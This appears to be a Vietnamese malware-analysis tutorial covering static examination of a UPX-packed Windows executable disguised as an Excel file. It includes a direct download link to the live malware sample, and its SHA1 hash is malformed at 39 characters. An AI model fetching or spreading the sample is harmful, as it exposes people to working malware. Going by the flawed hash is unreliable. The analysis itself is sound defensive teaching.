


Link Malware: <https://drive.google.com/file/d/18XZ0lzMWIUYF5ZINZ9I7ze-DWINsc8l4/view?usp=sharing>

Phân tích tĩnh


Những tool được sử dụng trong phần này:

1. File: <http://gnuwin32.sourceforge.net/packages/file.htm>
2. HashCalc: <https://www.slavasoft.com/hashcalc/>
3. PEiD: <https://www.softpedia.com/get/Programming/Packers-Crypters-Protectors/PEiD-updated.shtml>
4. BinText: <https://www.aldeid.com/wiki/BinText>

Khi chúng ta giải nén ra thì thấy được trong thư mục có 1 file có đặc điểm icon là của excel, nhưng đuôi file lại là exe.



Đầu tiên cần phải xác định dạng mã hóa của file malware này bằng phần mềm HashCalc




Dạng mã hóa của malware:

MD5: 27599c22e0eba42f3e91e27fe1d04598


SHA1: 62f64646050a7052767881f73df57825ed501ac

Malware này có vẻ sử dụng double extension để đánh lừa người dùng nếu như họ không hiện thị đuôi extension.




Để xác định file, ta dùng câu lệnh:

file.exe financials-xls.exe



Và xác định được file này là PE32 của Window.

Ta sử dụng Trid để kiểm tra thì thấy được phần lớn code của Malware bị nén lại bằng UPX.



The image shows a screenshot of a Windows Virtual Machine (VM) interface. On the left, there is a 'Library' pane showing various VMs. The main window displays a desktop with a taskbar and a command prompt window. The command prompt window shows the execution of the 'trid' command to analyze a file named 'financials.xls.exe' located at 'C:\Users\Administrator\Desktop\test'. The output of the command is as follows:

```
C:\Users\Administrator\Desktop\test>trid -d:C:\Users\Administrator\Desktop\trid
efs.trd financials.xls.exe



TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found: 14846
Analyzing...

Collecting data from file: financials.xls.exe
54.9% (.EXE) UPX compressed Win32 Executable (27066/9/6)
13.3% (.DLL) Win32 Dynamic Link Library (generic) (6578/25/2)
10.2% (.EXE) Win16 NE executable (generic) (5038/12/1)
9.1% (.EXE) Win32 Executable (generic) (4505/5/1)
4.1% (.EXE) OS/2 Executable (generic) (2029/13)

C:\Users\Administrator\Desktop\test>
```


The output indicates that the file is primarily composed of UPX compressed Win32 Executable code (54.9%).

Chúng ta phải xem lại xem file có đúng bị nén bằng UPX không. Lần này sử dụng phần mềm PEid để kiểm tra.



Sau khi kiểm tra thì đúng là file bị nén bằng UPX và phiên bản UPX là 0.89.6.

Chúng ta sử dụng câu lệnh giải nén UPX trong cmd, và đặt tên file giải nén là financials-unpacked.exe để không bị ghi đè bản gốc



